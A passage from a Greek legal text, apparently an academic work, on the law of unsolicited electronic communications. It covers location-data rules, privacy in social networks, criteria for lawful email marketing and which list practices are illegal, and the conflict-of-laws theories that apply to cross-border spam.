5. Κατ' εξαίρεση επιτρέπεται, χωρίς προηγούμενη συγκατάθεση του συνδρομητή ή του χρήστη, η επεξεργασία δεδομένων θέσης από τους φορείς παροχής δημοσίου δικτύου ή διαθέσιμης στο κοινό υπηρεσίας ηλεκτρονικών επικοινωνιών, προκειμένου να παρέχουν στις αρμόδιες για την αντιμετώπιση καταστάσεων έκτακτης ανάγκης αρχές, όπως στις δικτυικές αρχές, στις υπηρεσίες πρώτων βοηθειών και πυρόσβεσης, τις απαραίτητες πληροφορίες για τον εντοπισμό του καλούντος και μόνο για το συγκεκριμένο αυτό σκοπό. Με πράξη της Αρχής Διασφάλισης του Απορρήτου των Επικοινωνιών (Α.Δ.Α.Ε.) καθορίζονται οι διαδικασίες, ο τρόπος και κάθε άλλη τεχνική λεπτομέρεια για την εφαρμογή της παρούσας διάταξης.

6. Οι παράγραφοι 1 και 2 του παρόντος άρθρου δεν εφαρμόζονται όταν η Εθνική Επιτροπή Τηλεπικοινωνιών και Ταχυδρομείων (Ε.Ε.Τ.Τ.) ενημερώνεται από τα ενδιαφερόμενα πρόσωπα για τα δεδομένα κίνησης, με σκοπό την επίλυση διαφορών που σχετίζονται ιδίως με τη διασύνδεση ή τη χρέωση, σύμφωνα με τις διατάξεις της κείμενης νομοθεσίας.»

Το άρθρο 6 του πδ 131/2003 ορίζει:

Άρθρο 6.

Μη ζητηθείσα εμπορική επικοινωνία

1. *Εμπορική επικοινωνία με παραλήπτη που δεν την έχει ζητήσει, αν γίνεται με ηλεκτρονικό ταχυδρομείο και εφόσον δεν απαγορεύεται, πρέπει να αναγνωρίζεται σαφώς και επακριβώς ευθύς ως περιέλθει σ' αυτόν.*

2. *Με την επιφύλαξη των διατάξεων της ΚΥΑ Ζ1-496/2000(Β' 1545) για την προστασία των καταναλωτών για τις εξ αποστάσεως συμβάσεις, του Ν. 2472/97 (Α' 50) για την επεξεργασία των δεδομένων προσωπικού χαρακτήρα και των διατάξεων του Ν. 2774/99 (Α' 287) για την προστασία της ιδιωτικής ζωής στον επικοινωνιακό τομέα οι φορείς παροχής υπηρεσιών που αναλαμβάνουν δραστηριότητες μη ζητηθείσας εμπορικής επικοινωνίας μέσω ηλεκτρονικού ταχυδρομείου οφείλουν να τηρούν και να συμβουλεύονται τακτικά μητρώα «επιλογών», όπου μπορούν να εγγράφονται τα φυσικά πρόσωπα που επιλέγουν να μη λαμβάνουν τέτοιες εμπορικές επικοινωνίες.*

Η μη ζητηθείσα ηλεκτρονική επικοινωνία μέσω SMS / MMS ρυθμίζεται από τις γενικές διατάξεις περί προστασίας της προσωπικότητας (άρθρα 9Α Συντάγματος, 57 – 59 και 914 επ.

ΑΚ) και από τις ειδικότερες διατάξεις του άρθρου 11 του Νόμου 3471/2006. Η συλλογή και επεξεργασία προσωπικών δεδομένων επικοινωνίας για τις ανάγκες αποστολής μη ζητηθεισών ηλεκτρονικών επικοινωνιών μέσω SMS / MMS ρυθμίζεται από τον Νόμο 2471/1997.

Στις περιπτώσεις που η μη ζητηθείσα ηλεκτρονική επικοινωνία μέσω SMS / MMS έχει και εμπορικό χαρακτήρα, ρυθμίζεται περαιτέρω με τις σχετικές διατάξεις του νόμου 2251/1994 περί προστασίας των καταναλωτών και του Προεδρικού Διατάγματος 131/2003. Αν τέτοια επικοινωνία συνιστά αθέμιτο ανταγωνισμό, δύναται να εφαρμοστούν και τα σχετικά άρθρα του ν. 146/1914, που δίνουν υπό προϋποθέσεις το δικαίωμα αποζημίωσης σε θιγόντες ανταγωνιστές¹⁷⁸.

1. ΠΡΟΣΩΠΙΚΑ ΔΕΔΟΜΕΝΑ ΚΑΙ ΚΟΙΝΩΝΙΚΗ ΔΙΚΤΥΩΣΗ¹⁷⁹

Οι ΥΠΗΡΕΣΙΕΣ ΚΟΙΝΩΝΙΚΗΣ ΔΙΚΤΥΩΣΗΣ (social networks) που στοχεύουν στη δημιουργία on-line κοινοτήτων από ανθρώπους με κοινά ενδιαφέροντα και δραστηριότητες έχουν γίνει ιδιαίτερος δημοφιλείς στις μέρες μας.

Οι υπηρεσίες αυτές λειτουργούν κυρίως στο Διαδίκτυο και προσφέρουν πολλαπλούς τρόπους επικοινωνίας και διάδρασης στους εγγεγραμμένους χρήστες τους που συνήθως προϋποθέτουν τη δημιουργία προσωπικών προφίλ των χρηστών.

Οι χρήστες των υπηρεσιών αυτών μπορούν να δημοσιοποιούν και να μοιράζονται προσωπικές πληροφορίες με άλλες ομάδες χρηστών, όπως π.χ. θέματα σχετικά με τα χόμπι τους, την εργασία τους, τις προτιμήσεις τους, τα αγαπημένα τους πρόσωπα, κ.α. μέσα από το προσωπικό τους προφίλ, αλλά και υπό μορφή μηνυμάτων, φωτογραφιών, βίντεο, κ.ο.κ. Αναμφίβολα οι υπηρεσίες κοινωνικής δικτύωσης αποτελούν μία νέα μορφή εκκοινωνίωσης και επικοινωνίας, ιδιαίτερος ανάμεσα στους νέους αλλά όχι μόνο. Ταυτόχρονα όμως, οι υπηρεσίες αυτές προσδίδουν και μια καινούργια διάσταση στην έννοια του “προσωπικού χώρου”, δημιουργώντας σοβαρές ανησυχίες για παραβίαση της ιδιωτικότητας των χρηστών τους, των οποίων τα προσωπικά δεδομένα δημοσιοποιούνται στο Διαδίκτυο με πρωτοφανή τρόπο και ποσότητα.

Κάποια ενδεικτικά μέτρα που προτείνονται προς τους παρόχους, περιλαμβάνουν:

- Την διαφανή και πλήρη πληροφόρηση των χρηστών σχετικά με την επεξεργασία και τη χρήση των προσωπικών τους δεδομένων. Ειδικότερα, η πληροφόρηση αυτή πρέπει να παρέχεται τόσο στο κείμενο των όρων και προϋποθέσεων (terms & conditions) ή/και την πολιτική ιδιωτικότητας του παρόχου, όσο και σε επιμέρους σημεία κατά τη χρήση των υπηρεσιών (π.χ. ενημέρωση για τις επιλογές ιδιωτικότητας

¹⁷⁸ Βλ. <http://www.lawandtech.eu/el/nea-eidiseis/nomiki-prostasia-apo-mi-zititheises-spam-ilektronikes-epikoinonies-meso-sms/-mms.html>.

¹⁷⁹ Βλ. Αρχή Προστασίας Δεδομένων Προσωπικού Χαρακτήρα, http://www.dpa.gr/portal/page?_pageid=33,32920&_dad=portal&_schema=PORTAL.

κατά την δημιουργία φωτογραφικών άλμπουμ). Επίσης, οι πάροχοι πρέπει να παρέχουν στους χρήστες τη δυνατότητα άσκησης των δικαιωμάτων τους για πρόσβαση και αντίρρηση (π.χ. διόρθωση ή διαγραφή) στα προσωπικά τους δεδομένα. Επιπρόσθετα, πρέπει να ενημερώνουν τους χρήστες για τους κινδύνους δημοσιοποίησης των προσωπικών τους δεδομένων στο Διαδίκτυο, καθώς και για το γεγονός ότι είναι παράνομο να δημοσιεύουν προσωπικά δεδομένα τρίτων (π.χ. φωτογραφίες) χωρίς την συγκατάθεση των τελευταίων. Τέλος, πρέπει να ενημερώνουν τους χρήστες όταν τα προσωπικά τους προφίλ χρησιμοποιούνται για σκοπούς στοχευμένης διαφήμισης.

- Την παροχή δυνατότητας ελέγχου των προφίλ των χρηστών από τους ίδιους τους χρήστες, όπως π.χ. να έχουν οι χρήστες τη δυνατότητα να περιορίζουν τη δημοσιοποίηση μέρους του προφίλ τους σε συγκεκριμένες ομάδες άλλων χρηστών ή να μην επιτρέπουν τη χρήση των προσωπικών τους δεδομένων από τρίτους ή για άλλους σκοπούς (όπως π.χ. διαφημιστικούς).
- Την ενεργοποίηση μηχανισμών για τη διαχείριση παραπόνων που υποβάλλονται από τους χρήστες, προβλέποντας και μέτρα όπως κατάργηση λογαριασμών χρηστών που δεν συμμορφώνονται με τις απαιτήσεις για την προστασία των προσωπικών δεδομένων.
- Την παροχή δυνατότητας δημιουργίας και χρήσης ανώνυμων προφίλ.

Επίσης, προς τους χρήστες των υπηρεσιών κοινωνικής δικτύωσης ενδεικτικά συνίσταται να:

- Είναι προσεκτικοί όταν δημοσιεύουν προσωπικά δεδομένα, καθώς όλα όσα δημοσιεύονται γίνονται αυτόματα διαθέσιμα σε άγνωστο αριθμό ατόμων στο Διαδίκτυο.
- Σέβονται την ιδιωτικότητα των άλλων και να μην δημοσιεύουν προσωπικά δεδομένα τρίτων χωρίς την συγκατάθεση τους.
- Χρησιμοποιούν ρυθμίσεις φιλικές προς την ιδιωτικότητα, π.χ. περιορισμό της διαθεσιμότητας των προσωπικών τους δεδομένων σε μηχανές αναζήτησης.
- Χρησιμοποιούν διαφορετικά αναγνωριστικά και κωδικούς πρόσβασης από αυτά που χρησιμοποιούν σε άλλους διαδικτυακούς τόπους που επισκέπτονται (π.χ. υπηρεσίες web-banking ή ηλεκτρονικού ταχυδρομείου).
- Προσέχουν ώστε να μη δίνουν κατά λάθος τη συγκατάθεση τους για διάθεση των προσωπικών τους δεδομένων για διαφημιστικούς σκοπούς.

- Να προτιμούν τη χρήση ανώνυμων προφίλ.

1. ΠΟΙΟ Ε-MAIL ΔΕΝ ΕΙΝΑΙ SPAM¹⁸⁰.

ΓΙΑ ΝΑ ΜΗΝ ΕΙΝΑΙ ΕΝΑ Ε-MAIL (e-newsletter) spam θα πρέπει αθροιστικά να ισχύουν τα παρακάτω:

1. Πριν την εγγραφή ο παραλήπτης έχει δικαίωμα και πρέπει να μπορεί να ενημερώνεται για το περιεχόμενο των email (e-newsletter) που θα λαμβάνει καθώς και τους αποδέκτες των στοιχείων του. Σε κάθε περίπτωση πρόθεσης μεταβολής των αποδεκτών επεξεργασίας των στοιχείων του ή σημαντικής μεταβολής του περιεχομένου ο παραλήπτης πρέπει πρώτα να ενημερώνεται και να ζητείται η αποδοχή.
2. Οι παραλήπτες υποχρεωτικά να έχουν δηλώσει με διαδικασία opt-in την εγγραφή τους στη λίστα παραληπτών. Δηλαδή:
 - i. να έχουν συμπληρώσει φόρμα με το e-mail τους,
 - ii. να τους έχει σταλεί αυτοματοποιημένο e-mail ενημέρωσης με link το οποίο να περιέχει κωδικοποιημένο url για την επιβεβαίωση της εγγραφής ώστε να πιστοποιείται ότι είναι κάτοχοι της συγκεκριμένης διεύθυνσης e-mail,
 - iii. να καταχωρούνται στην λίστα που αρχικά επέλεξαν μόνο με την χρήση του παραπάνω link.
3. Οι παραλήπτες να έχουν δυνατότητα διαγραφής σε κάθε e-mail η οποία να γίνεται με διαδικασία opt-out έτσι ώστε να είναι δυνατή η διαγραφή του παραλήπτη με ασφάλεια και χωρίς να μπορεί να τον διαγράψει κάποιος άλλος.
4. Η αποστολή πρέπει να είναι προσωποποιημένη (δηλαδή ως e-mail παραλήπτη να είναι του κάθε ενός χρήστη) και όχι με χρήση mail-group, ώστε να μην βλέπουμε ως διεύθυνση παραλήπτη «undisclosed recipient» ή κάποια γενική διεύθυνση αλλά την πραγματική διεύθυνση που έχουμε χρησιμοποιήσει ως εγγραφή διότι οι σημερινοί χρήστες έχουν περισσότερες διευθύνσεις email και ενδεχομένως και aliases και redirections.

Η αρχή προστασίας δεδομένων προσωπικού χαρακτήρα εξειδικεύει ως εξής¹⁸¹:

*Ειδικά για τα μηνύματα ηλεκτρονικού ταχυδρομείου, εξαίρεση αποτελεί, σύμφωνα με την παρ. 3 του αρ. 11, η περίπτωση στην οποία η ηλεκτρονική διεύθυνση του χρήστη **αποκτήθηκε από τον αποστολέα νομίμως, στο πλαίσιο της πώλησης προϊόντων ή υπηρεσιών ή άλλης συναλλαγής**. Στην περίπτωση αυτή μηνύματα ηλεκτρονικού ταχυδρομείου μπορούν να αποστέλλονται για την απευθείας προώθηση παρόμοιων προϊόντων ή υπηρεσιών του*

¹⁸⁰ Βλ. http://cybertechnics.gr/cms_files/files/email_marketing_with_out_spam.pdf.

¹⁸¹ Βλ. http://www.dpa.gr/portal/page?_pageid=33,20920&_dad=portal&_schema=PORTAL. Η Αρχή έχει επιβάλει στο παρελθόν (αποφάσεις 83/2009 και 59/2011) διοικητικές κυρώσεις για αποστολή αζητήτης ηλεκτρονικής επικοινωνίας μέσω ηλεκτρονικού ταχυδρομείου, φάξ ή σύντομων γραπτών μηνυμάτων (SMS).

προμηθευτή ή για την εξυπηρέτηση παρόμοιων σκοπών, ακόμη και όταν ο αποδέκτης του μηνύματος δεν έχει δώσει εκ των προτέρων τη συγκατάθεσή του, υπό την προϋπόθεση ότι του παρέχεται κατά τρόπο σαφή και ευδιάκριτο η δυνατότητα να αντιστασεται, με εύκολο τρόπο και δωρεάν, στη συλλογή και χρησιμοποίηση των ηλεκτρονικών του στοιχείων, και αυτό σε κάθε μήνυμα σε περίπτωση που ο χρήστης αρχικά δεν είχε διαφωνήσει σε αυτή τη χρήση (σύστημα "opt-out").

Επίσης, ως προς την αποστολή μηνυμάτων ηλεκτρονικού ταχυδρομείου που έχουν σκοπό την άμεση εμπορική προώθηση προϊόντων και υπηρεσιών, ορίζεται ότι θα πρέπει να αναφέρεται ευδιάκριτα και σαφώς η ταυτότητα του αποστολέα ή του προσώπου προς όφελος του οποίου αποστέλλεται το μήνυμα, καθώς επίσης και η διεύθυνση στην οποία ο αποδέκτης του μηνύματος μπορεί να ζητά τον τερματισμό της επικοινωνίας¹⁸².

2. ΚΡΙΤΗΡΙΑ ΤΗΣ ΕΦΑΡΜΟΓΗΣ E-MAIL MARKETING¹⁸³

Η ΕΦΑΡΜΟΓΗ ΑΠΟΣΤΟΛΗΣ EMAIL (e-newsletter) θα πρέπει να λειτουργεί σύμφωνα με το standard RFC2369¹⁸⁴ και σύμφωνα με την ελληνική αλλά και την ευρωπαϊκή νομοθεσία. Δηλαδή, κατ' ελάχιστο:

1. Να έχει ασφαλή διαδικασία opt-in τόσο στην μεμονωμένη εγγραφή των χρηστών όσο και στην μαζική εισαγωγή τους από λίστες που πχ έχουν χειρόγραφα συμπληρώσει φόρμα.
2. Το κάθε newsletter να είναι προσωποποιημένο και να αναγράφει το e-mail του παραλήπτη.
3. Να έχει ασφαλή διαδικασία opt-out.
4. Να παρέχει βοήθεια και δυνατότητα επικοινωνίας με τον υπεύθυνο ώστε να τον ενημερώνει σε περιπτώσεις κακής χρήσης.
5. Για να είναι επιτυχημένη και σύμφωνα με τα διεθνή standard μια εφαρμογή θα πρέπει κατ' ελάχιστο επίσης:
6. Να περιλαμβάνει plain-text μορφή.
7. Να περιλαμβάνει link σε web μορφή του newsletter.

¹⁸² Βλ. και ΕπισκεΔ Α/2003, Ζητήματα από την αποστολή μη επιθυμητής εμπορικής αλληλογραφίας (spamming), *Ιγγλεζάκης*, παρατηρήσεις στην ΜονΠρωτΑθ. 2110/2002, σελ. 252-264 όπου ορθώς έγιναν αποδεκτά, μεταξύ άλλων ότι το spam mail δημιουργεί «βλάβη ή δυσλειτουργία» στο δίκτυο, καθώς και ότι οι παραλήπτες των μηνυμάτων επιβαρύνονται οικονομικά επειδή αναλώνουν χρόνο για τη διαγραφή τους από τον ταχυδρομικό κατάλογο στον οποίο συμπεριλήφθηκαν παρά τη θέλησή τους, *Παπακωνσταντίνου*, ό.π. σελ. 449.

¹⁸³ Βλ. άρθρα 5 § 2 ε', 13 § 1 και 3, 19 § 4 δ' Ν. 2472/1997 σε συνδυασμό με άρθρο 11 παρ. 3 ν. 3471/2006.

¹⁸⁴ Βλ. <http://tools.ietf.org/html/rfc2369>, The Use of URLs as Meta-Syntax for Core Mail List Commands and their Transport through Message Header Fields.

3. ΤΙ ΔΕΝ ΕΙΝΑΙ SPAM ΑΚΟΜΗ ΚΑΙ ΑΝ ΔΕΝ ΕΧΟΥΜΕ ΔΗΛΩΣΕΙ ΤΟ EMAIL ΜΑΣ¹⁸⁵.

ΔΕΝ ΕΙΝΑΙ SPAM Η ΑΠΟΣΤΟΛΗ ΕΝΗΜΕΡΩΤΙΚΩΝ ΜΗΝΥΜΑΤΩΝ π.χ. ειδήσεις χωρίς όμως αυτά να περιλαμβάνουν εμπορικό περιεχόμενο ή να συνδέονται με εμπόριο δηλ. να είναι μη κερδοσκοπικού χαρακτήρα αλλά χωρίς κάποια απαίτηση και βεβαίως να μην περιλαμβάνουν διαφημίσεις. Επομένως δεν είναι spam newsletter στο οποίο αν και δεν έχουμε εγγραφεί:

1. το περιεχόμενό του είναι καθαρά ενημερωτικό
2. δεν προτρέπει σε κάποιο προϊόν ή υπηρεσία ή ενίσχυση
3. δεν έχει διαφημίσεις
4. δεν έχει διαφημίσεις και δεν είναι εμπορικού χαρακτήρα το site στο οποίο οδηγούν τα link ή αν έχει διαφημίσεις ο αποστολέας δεν έχει κανένα απολύτως όφελος από το site που οδηγούν τα link του.

Ενδεικτικά η Αρχή προστασίας δεδομένων προσωπικού χαρακτήρα αναφέρει: «Έτσι ως spam θεωρούνται και μηνύματα προώθησης υπηρεσιών και σκοπών φιλανθρωπικών ιδρυμάτων, σωματείων, ενώσεων, κλπ.»

4. ΣΥΛΛΟΓΗ E-MAIL.

Η ΣΥΛΛΟΓΗ ΤΩΝ E-MAIL ΠΡΕΠΕΙ ΑΠΟΚΛΕΙΣΤΙΚΑ να γίνεται με έναν από τους παρακάτω τρόπους:

1. Διαδικασία opt-in με φόρμα στο website.
2. Χρήση των e-mail από εναλλακτική διαδικασία εμπορικής πράξης πχ Online shop.
3. Χρήση των e-mail από άλλη εμπορική διαδικασία πχ loyalty clubs.

Σε κάθε περίπτωση είναι υποχρεωτική η εκ των προτέρων ενημέρωση των παραληπτών για τους σκοπούς της χρήσης των e-mail (και των άλλων δεδομένων). Το ίδιο ισχύει και για κάθε περίπτωση αλλαγής του σκοπού της χρήσης.

5. ΤΙ ΕΙΝΑΙ ΠΑΡΑΝΟΜΟ¹⁸⁶.

ΕΙΝΑΙ ΠΑΡΑΝΟΜΗ:

1. Η πώληση (ή παραχώρηση) λίστας e-mail (έχει γίνει καταδίκη τέτοιων πρακτικών από την αρχή προστασίας δεδομένων προσωπικού χαρακτήρα 83/2009).
2. Η αγορά λίστας e-mail (είναι κατοχή προσωπικών δεδομένων χωρίς συγκατάθεση).

¹⁸⁵ Βλ. http://www.dpa.gr/portal/page?_pageid=33,20920&_dad=portal&_schema=PORTAL.

¹⁸⁶ Βλ. http://cybertechncs.gr/cms_files/files/email_marketing_with_out_spam.pdf.

3. Η συλλογή διευθύνσεων e-mail από τα website είτε αυτή είναι αυτοματοποιημένη ή όχι¹⁸⁷.
4. Η χρήση μιας λίστας για αποστολή υλικού διαφορετικού από αυτό που έχει συμφωνήσει ο χρήστης.

6. SPAM ΚΑΙ ΙΔΙΩΤΙΚΟ ΔΙΕΘΝΕΣ ΔΙΚΑΙΟ

ΤΟ ΠΡΟΒΛΗΜΑ ΜΕ ΤΟ SPAM ΔΕΝ ΕΞΑΝΤΛΕΙΤΑΙ με την αναζήτηση του ορθότερου ρυθμιστικού καθεστώτος αλλά εκτείνεται και στις σοβαρές δυσκολίες επιβολής του. Οι παραβάτες, που κατά κανόνα δεν περιορίζονται στην πλημμύρα μηνυμάτων αλλά επιδιώκουν να εξαπατήσουν ή να διαπράξουν και άλλες παρανομίες, κρύβονται και ελίσσονται παγκοσμίως, έτσι που τόσο η ταυτότητά τους όσο και ο τόπος αποστολής να είναι πλασματικά και συνεχώς να μεταλλάσσονται. Το πρόβλημα της μη ζητηθείσας ηλεκτρονικής αλληλογραφίας έχει σχεδόν από τη φύση του διασυννοριακό χαρακτήρα. Κατ' αρχάς σε μία και μόνο αποστολή spam είναι εξαιρετικά πιθανό να εμπλέκονται πολυάριθμα κράτη. Κατά συνέπεια στο τυπικό ερώτημα της δωσικδικίας τους και του εφαρμοστέου δικαίου, που μπορεί τελικά να απαντηθεί με την επιλογή του κράτους προορισμού του μηνύματος (lex loci delicti¹⁸⁸) ή κατ' επιλογήν και της προέλευσής του, προστίθεται η πρακτική δυσκολία ανακάλυψης και εντόπισης των δραστών¹⁸⁹.

Ένα παράδειγμα θα βοηθήσει να γίνει αντιληπτό το πόσο περίπλοκο μπορεί να είναι το πρόβλημα. Ο Α είναι εγκατεστημένος στις ΗΠΑ και ασχολείται επαγγελματικά με την αποστολή spam εδώ και πολλά χρόνια, πριν δηλαδή ακόμα τη γέννηση των πρώτων νομοθετημάτων που περιορίζουν ή απαγορεύουν το spam. Η πλειονότητα των πελατών του (δηλαδή των προσώπων για λογαριασμό των οποίων στέλνει μηνύματα) βρίσκεται στις ΗΠΑ και εκεί βρίσκεται και το «κοινό» το οποίο στοχεύει με τα μηνύματά του. Ο άνθρωπος αυτός γνωρίζει ότι στην ΕΕ και σε άλλα κράτη το spam απαγορεύεται. Καθώς δεν επιθυμεί σε καμία περίπτωση να ενεργεί παρανόμως, αποφασίζει ότι στο εξής θα επικεντρωθεί στην αγορά των ΗΠΑ όπου η αποστολή μη ζητηθείσας εμπορικής αλληλογραφίας επιτρέπεται υπό κάποιες προϋποθέσεις, τις οποίες ο Α είναι πρόθυμος να τηρήσει σχολαστικά. Αποφασίζει λοιπόν να συνεργάζεται εφεξής μόνο με αμερικανούς πελάτες οι οποίοι αποβλέπουν στην προσέλκυση πελατών εντός των ΗΠΑ. Αποφασίζει επίσης ότι δεν θα στέλνει μηνύματα σε ηλεκτρονικές διευθύνσεις που συνδέονται με κάποιο άλλο κράτος (π.χ. ονόματα χώρου πρώτου επιπέδου

¹⁸⁷ Βλ. Αρχή Προστασίας Δεδομένων Προσωπικού Χαρακτήρα, ό.π., στην παρ. 7: απαντήσεις σχετικά με spam.

¹⁸⁸ Βλ. Αλεξίου, ό.π., σελ. 101, 105-106,

¹⁸⁹ Βλ. Κοζύρη, Διαφήμιση και παρενόχληση: Αναζητώντας τη χρυσή τομή στο διαδίκτυο, στο Διαφήμιση & Παρενόχληση Spam και τηλεόραση, 2006, σελ. 20, όπου και ο συγγραφέας προτείνει μια τελική σκέψη για το spam που θα το καταπνίξει στη γένεσή του χωρίς πολλές δυσκολίες, την επιβολή ενός «γραμματοσήμου» το οποίο ονομάζει «σπαματόσημο».

που σχετίζονται με ορισμένο κράτος, όπως αυτά που τελειώνουν σε .gr ή .de). Πιστεύει ότι με αυτά τα μέτρα που έλαβε είναι εξασφαλισμένος. Ένα, όμως, από τα μηνύματά του στέλνεται σε ηλεκτρονική διεύθυνση που τελειώνει σε aol.com (εταιρία αμερικανικών συμφερόντων από τους μεγαλύτερους παρόχους υπηρεσιών διαδικτύου), αλλά ανήκει στον Β που κατοικεί μεν στην Ελλάδα, όμως ταξιδεύει συχνά στις ΗΠΑ, απ' όπου και ανοίγει το μήνυμα. Εάν το ελληνικό δίκαιο απαγορεύει το spam, μπορεί ο Β να επικαλεστεί το ελληνικό δίκαιο που απαγορεύει το spam και να ασκήσει σχετική αγωγή κατά του Α; Αν ναι, κάτι τέτοιο δεν είναι άδικο για τον Α ο οποίος κατέβαλε κάθε δυνατή προσπάθεια ώστε να μην φτάσουν τα μηνύματά του έξω από τα σύνορα της Αμερικής; Αν όχι, πώς θα προστατευτεί ο παραλήπτης του μηνύματος από την ανεπιθύμητη αλληλογραφία; Επίσης ποιο δικαστήριο θα έχει δικαιοδοσία να κρίνει τη διαφορά αν ο Β αποφασίσει να στραφεί κατά του Α;

Οι αδικοπραξίες που πραγματοποιούνται στο Διαδίκτυο δημιουργούν σύγχυση ως προς το εφαρμοστέο σε αυτές δίκαιο, καθώς δεν είναι εύκολο να διαπιστωθεί από ποιον τόπο ενεργούν οι αδικοπρακτούντες, δεδομένης της απουσίας διαδικτυακών συνόρων και της δυνατότητας πρόσβασης στο Διαδίκτυο από οποιοδήποτε σημείο του πλανήτη.

Το ζήτημα του εφαρμοστέου δικαίου επί αδικοπρακτικών ενοχών επιχειρεί να επιλύσει μια σειρά από διατάξεις, τόσο του εθνικού όσο και του κοινοτικού δικαίου.

Καταρχάς, το άρθρο 26 ΑΚ ορίζει ως εφαρμοστέο το δίκαιο της πολιτείας όπου διαπράχθηκε το αδίκημα (lex loci delicti commissi). Πρόκειται για μια ρύθμιση που εξυπηρετεί τόσο την επιδίωξη κάθε έννομης τάξης να ρυθμίζει η ίδια τα αδικήματα που τελούνται μέσα στα όριά της, όσο και την ανάγκη των κοινωνιών να γνωρίζουν το νομικό πλαίσιο προς το οποίο πρέπει να προσαρμόσουν τη συμπεριφορά τους, καθώς και τις συνέπειες με τις οποίες θα έρθουν αντιμέτωποι σε περίπτωση παραβίασής του¹⁹⁰.

Το δίκαιο του τόπου όπου διαπράχθηκε το αδίκημα δεν είναι εύκολο να προσδιοριστεί στην περίπτωση των αδικημάτων πολλαπλής τοπικής σύνδεσης, στα οποία το αδίκημα εκδηλώνεται σε περισσότερους του ενός τόπους (για παράδειγμα η ζημιόγonos πράξη πραγματοποιείται στο κράτος Α, αλλά τα αποτελέσματα της πράξης αυτής, όπως η ζημία, επέρχονται στο κράτος Β). Αδικήματα πολλαπλής τοπικής σύνδεσης αποτελούν και τα αδικήματα που τελούνται στο Διαδίκτυο, καθώς τις περισσότερες φορές ο φορέας παροχής είναι εγκατεστημένος σε τόπο διαφορετικό από ό,τι ο συνδρομητής και τα δεδομένα ή οι υπηρεσίες που κυκλοφορούν διέρχονται από πολλούς ενδιάμεσους τόπους πριν φτάσουν στον αποδέκτη τους.

Στα αδικήματα αυτά στασιάζεται ποιος από τους περισσότερους τόπους είναι ο καθοριστικός για την ανεύρεση του εφαρμοστέου δικαίου και έχουν αναπτυχθεί σχετικώς οι ακόλουθες θεωρίες:

- Η θεωρία του τόπου ενέργειας, η οποία προκρίνει ως τόπο τέλεσης του αδικήματος εκείνον στον οποίο πραγματώθηκε η ενέργεια που οδήγησε στο αποτέλεσμα της αδικοπραξίας. Σύμφωνα με τη θεωρία αυτή, τόπος τέλεσης του

¹⁹⁰ Βλ. Καρυτσιώτη, ό.π. σελ. 84-85.

αδικήματος στο Διαδίκτυο είναι ο τόπος στον οποίο ενήργησε ο φορέας παροχής, δηλαδή ο τόπος όπου βρίσκεται ο διακομιστής (server), από τον οποίο διήλθαν οι πληροφορίες που προκάλεσαν τη ζημία¹⁹¹. Συνακόλουθα, εφαρμοστέο θα είναι το δίκαιο του τόπου αυτού, κάτι που αφενός ικανοποιεί την ανάγκη του φορέα παροχής να γνωρίζει σε ποιούς κανόνες πρέπει να συμμορφωθεί, αφετέρου όμως ενθαρρύνει την καταστρατήγηση δικαίου, αφού ο φορέας μπορεί να επιλέξει να εγκατασταθεί σε τόπο με λιγότερο αυστηρή ή και ανύπαρκτη νομοθεσία για το spamming.

- Η θεωρία του τόπου του αποτελέσματος, σύμφωνα με την οποία τόπος τέλεσης είναι ο τόπος στον οποίο επήλθε το αποτέλεσμα της αδικοπραξίας, δηλαδή η ζημία. Στις διαδικτυακές αδικοπρακτικές ενοχές αυτός είναι ο τόπος της κατοικίας του συνδρομητή. Σε αντίθεση με την προηγούμενη θεωρία, εδώ προστατεύεται ο συνδρομητής.
- Η μικτή θεωρία συνδυάζει τις δύο προηγούμενες, θεωρώντας ως τόπο τέλεσης της αδικοπραξίας τόσο τον τόπο ενέργειας όσο και τον τόπο του αποτελέσματος. Η τελική επιλογή ανήκει στο ζημιωθέντα, δηλαδή στο συνδρομητή.
- Η συνθετική θεωρία, κατά την οποία εφαρμόζεται μεν το δίκαιο του τόπου του αποτελέσματος (δηλαδή του τόπου όπου επήλθε η ζημία), αλλά η ευθύνη του φορέα παροχής διέπεται από το δίκαιο του τόπου ενέργειας (δηλαδή το δίκαιο του τόπου εγκατάστασης του φορέα). Αυτή η θεωρία, γαλλικής προέλευσης, υποστήριξε τη διάσπαση του εφαρμοστέου δικαίου ώστε να αποφύγει την άδικη λύση να ευθύνεται κάποιος επειδή η πράξη του θεωρείται παράνομη στον τόπο όπου επήλθε η ζημία, ενώ η ίδια πράξη είναι σύνομη στον τόπο όπου έγινε.
- Η θεωρία του βαρύνοντος τόπου, που κρατεί σήμερα στην Ελλάδα και αλλού (π.χ. στις ΗΠΑ ως “proper law of the tort”), επιλέγει ως τόπο τέλεσης τον τόπο στον οποίο η αδικοπραξία εκδηλώνεται κατά την κύρια σημασία της. Αναζητείται, δηλαδή, ο τόπος που συνδέεται στενότερα με την αδικοπραξία, ή, κατά την αμερικανική θεωρία της ανάλυσης συμφερόντων (“interest analysis”) αναζητείται η χώρα που, κατόπιν ανάλυσης των δικαιοπολιτικών αξιολογήσεων και στόχων της νομοθεσίας της, έχει το εντονότερο συμφέρον να εφαρμόσει το δικό της δίκαιο στη συγκεκριμένη περίπτωση. Ειδικά στο Διαδίκτυο, όπου η αδικοπραξία συνδέεται με πολλούς τόπους, είναι δυσχερής η εξεύρεση του βαρύνοντος για το «κυβερνοαδίκημα» τόπου (του “proper law of the cybertort”). Το έργο αυτό ανήκει στο δικαστή, ο οποίος, αφού εκτιμήσει όλες τις επιμέρους παραμέτρους (τόπος ενέργειας, τόπος επέλευσης του αποτελέσματος, τόπος εγκατάστασης του φορέα παροχής, τόπος κατοικίας του συνδρομητή, ιθαγένεια των μερών κ.α.), οφείλει να αποφανθεί σχετικά.

¹⁹¹ Βλ. Γ. Βελέντζα, ό.π., σελ. 293.

Συμπερασματικά, στην περίπτωση της αδικοπρακτικής ευθύνης του φορέα παροχής, δύο είναι κυρίως οι τόποι - και συνακόλουθα τα εφαρμοστέα δίκαια - που διεκδικούν την επιλογή τους: ο τόπος της ενέργειας της αδικοπραξίας, δηλαδή ο τόπος όπου είναι εγκατεστημένος ο φορέας παροχής και ο τόπος επέλευσης της ζημίας, δηλαδή ο τόπος της κατοικίας του συνδρομητή.

